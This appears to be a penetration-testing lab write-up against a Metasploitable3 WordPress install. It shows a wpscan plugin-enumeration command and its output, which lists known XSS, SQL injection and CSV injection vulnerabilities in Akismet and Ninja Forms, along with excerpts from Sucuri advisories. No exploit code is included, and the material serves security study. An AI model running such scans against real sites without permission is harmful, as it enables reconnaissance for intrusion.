 | Style URL: http://192.168.52.133:8585/wordpress/wp-content/themes/twentyfourteen/style.css?ver=4.6.1
 | Style Name: Twenty Fourteen
 | Style URI: https://wordpress.org/themes/twentyfourteen/
 | Description: In 2014, our default theme lets you create a responsive magazine website with a sleek, modern design...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.8 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.52.133:8585/wordpress/wp-content/themes/twentyfourteen/style.css?ver=4.6.1, Match: 'Version: 1.8'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.
```


So, to look for the plugins I've used the aggressive tag as shown in the following command.

wpscan --url http://192.168.52.133:8585/wordpress/ --enumerate p --plugins-detection aggressive




```
[+] Enumerating Most Popular Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:00:02 <==================================
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://192.168.52.133:8585/wordpress/wp-content/plugins/akismet/
 | Latest Version: 5.3
 | Last Updated: 2023-09-13T20:24:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.52.133:8585/wordpress/wp-content/plugins/akismet/, status: 403
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
 |     Fixed in: 3.1.5
 |     References:
 |      - https://wpscan.com/vulnerability/1a2f3094-5970-4251-9ed0-ec595a0cd26c
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
 |      - http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
 |      - https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
 |
 | The version could not be determined.
```

The plugins discovered are Akismet and Ninja Forms. The Akismet plugin has a vulnerability of unauthenticated stored cross-site scripting (XSS). The Ninja Forms plugin contains over 37 vulnerabilities, as shown in the following output. Some of them are XSS, authenticated SQL injection, CSV injection, etc.



```
[+] ninja-forms
 | Location: http://192.168.52.133:8585/wordpress/wp-content/plugins/ninja-forms/
 | Last Updated: 2023-10-04T16:07:00.000Z
 | Readme: http://192.168.52.133:8585/wordpress/wp-content/plugins/ninja-forms/readme.txt
 | [!] The version is out of date, the latest version is 3.6.33
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.52.133:8585/wordpress/wp-content/plugins/ninja-forms/, status: 200
 |
 | [!] 37 vulnerabilities identified:
 |
 | [!] Title: Ninja Forms 2.9.36 to 2.9.42 - Multiple Vulnerabilities
 |     Fixed in: 2.9.43
 |     References:
 |      - https://wpscan.com/vulnerability/513fab31-d0e5-4d22-a7e3-63707e6e8aaa
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1209
 |      - https://www.pritect.net/blog/ninja-forms-2-9-42-critical-security-vulnerabiliti
 |      - https://github.com/wpninjas/ninja-forms/pull/1319
 |
 | [!] Title: Ninja Forms ⩽ 2.9.51 - Multiple Authenticated Cross-Site Scripting (XSS)
 |     Fixed in: 2.9.52
 |     References:
 |      - https://wpscan.com/vulnerability/a495b360-a81f-4d42-a8d4-a74e2c2a7cee
 |      - https://sumofpwn.nl/advisory/2016/multiple_cross_site_scripting_vulnerabilities
 |      - https://seclists.org/bugtraq/2016/Jul/83
 |      - https://plugins.trac.wordpress.org/changeset/1456452/ninja-forms
 |
 | [!] Title: Ninja Forms ⩽ 2.9.55.1 - Authenticated SQL Injection
 |     Fixed in: 2.9.55.2
 |     References:
 |      - https://wpscan.com/vulnerability/a494753c-187e-4de9-9564-dc8a36df048b
 |      - https://blog.sucuri.net/2016/08/sql-injection-vulnerability-ninja-forms.html
 |
 | [!] Title: Ninja Forms ⩽ 3.2.13 - Cross-Site Scripting (XSS)
 |     Fixed in: 3.2.14
 |     References:
 |      - https://wpscan.com/vulnerability/48011651-4317-40c3-8d12-3a589a49129d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7280
 |      - https://plugins.trac.wordpress.org/changeset/1825532/ninja-forms
 |
 | [!] Title: Ninja Forms ⩽ 3.3.13 - CSV Injection
 |     Fixed in: 3.3.14
```



Security Advisory: Stored XSS in Akismet WordPress Plugin

MARC-ALEXANDRE MONTPAS
October 14, 2015

Security Risk: Dangerous

Exploitation Level: Easy/Remote

DREAD Score: 9/10


Vulnerability: Stored XSS

Patched Version: 3.1.5

During a routine audit for our WAF, we discovered a critical stored XSS vulnerability affecting Akismet, a popular WordPress plugin deployed by millions of installs.

Vulnerability Disclosure Timeline:

- October 2nd, 2015 – Bug discovered, initial report to Automattic security team
- October 5th, 2015 – Automattic security team acks receipt of report, sets patch date for October 13th
- October 13th, 2015 – Patch made public with the release of Akismet 3.1.5
- October 14th, 2015 – Sucuri Public Disclosure of Vulnerability (After auto-updates from Automattic team)



SQL Injection Vulnerability in Ninja Forms

MARC-ALEXANDRE MONTPAS
August 16, 2016

Security Risk: Dangerous

Exploitation Level: Easy/Remote

DREAD Score: 6/10

Vulnerability: SQL Injection

Patched Version: 2.9.55.2

As part of our regular research audits for our Sucuri Firewall, we discovered an SQL Injection vulnerability affecting the Ninja Forms plugin for WordPress, currently installed on 600,000+ websites.

Vulnerability Disclosure Timeline:

- **August 11th 9:35 am, 2016** – Initial report to the Ninja Forms team
- **August 11th 2:49 pm, 2016** – Public release of version 2.9.55.2, fixing the vulnerability


Are You at Risk?

The attack vector used to exploit this vulnerability requires the attacker to have an account on the victim's site. It doesn't matter what the account privileges are – for example, **a subscriber could exploit this issue.** The issue occurs because the plugin doesn't escape parameters provided by its shortcodes before concatenating it to an SQL query.

A malicious individual using this bug could (among other things) **leak the site's usernames and hashed passwords**. In certain configurations, it can also leak WordPress secret keys.

Security weaknesses in the "uploads" directory can allow attackers to upload malicious files, execute code, overwrite existing files, serve harmful content, access sensitive data, and disrupt operations. These actions can lead to data breaches, compromised user privacy, and damage to the web application's integrity.

To prevent exploitation, web applications should implement robust file validation, access controls, and security measures to safeguard user-uploaded content, maintain data integrity, and protect against potential security vulnerabilities.


Metasploitable3 | Metasploit
Index of /wordpress/wp-cont
192.168.52.133:8585/wordpress/wp-content/uploads/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

Index of /wordpress/wp-content/uploads

[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[DIR]	2016/	27-Sep-2016 09:26	-	

References:

https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html

https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_phpmailer_host_header/

https://wpscan.com/vulnerability/8b098363-1efb-4831-9b53-bb5d9770e8b4/

Thank You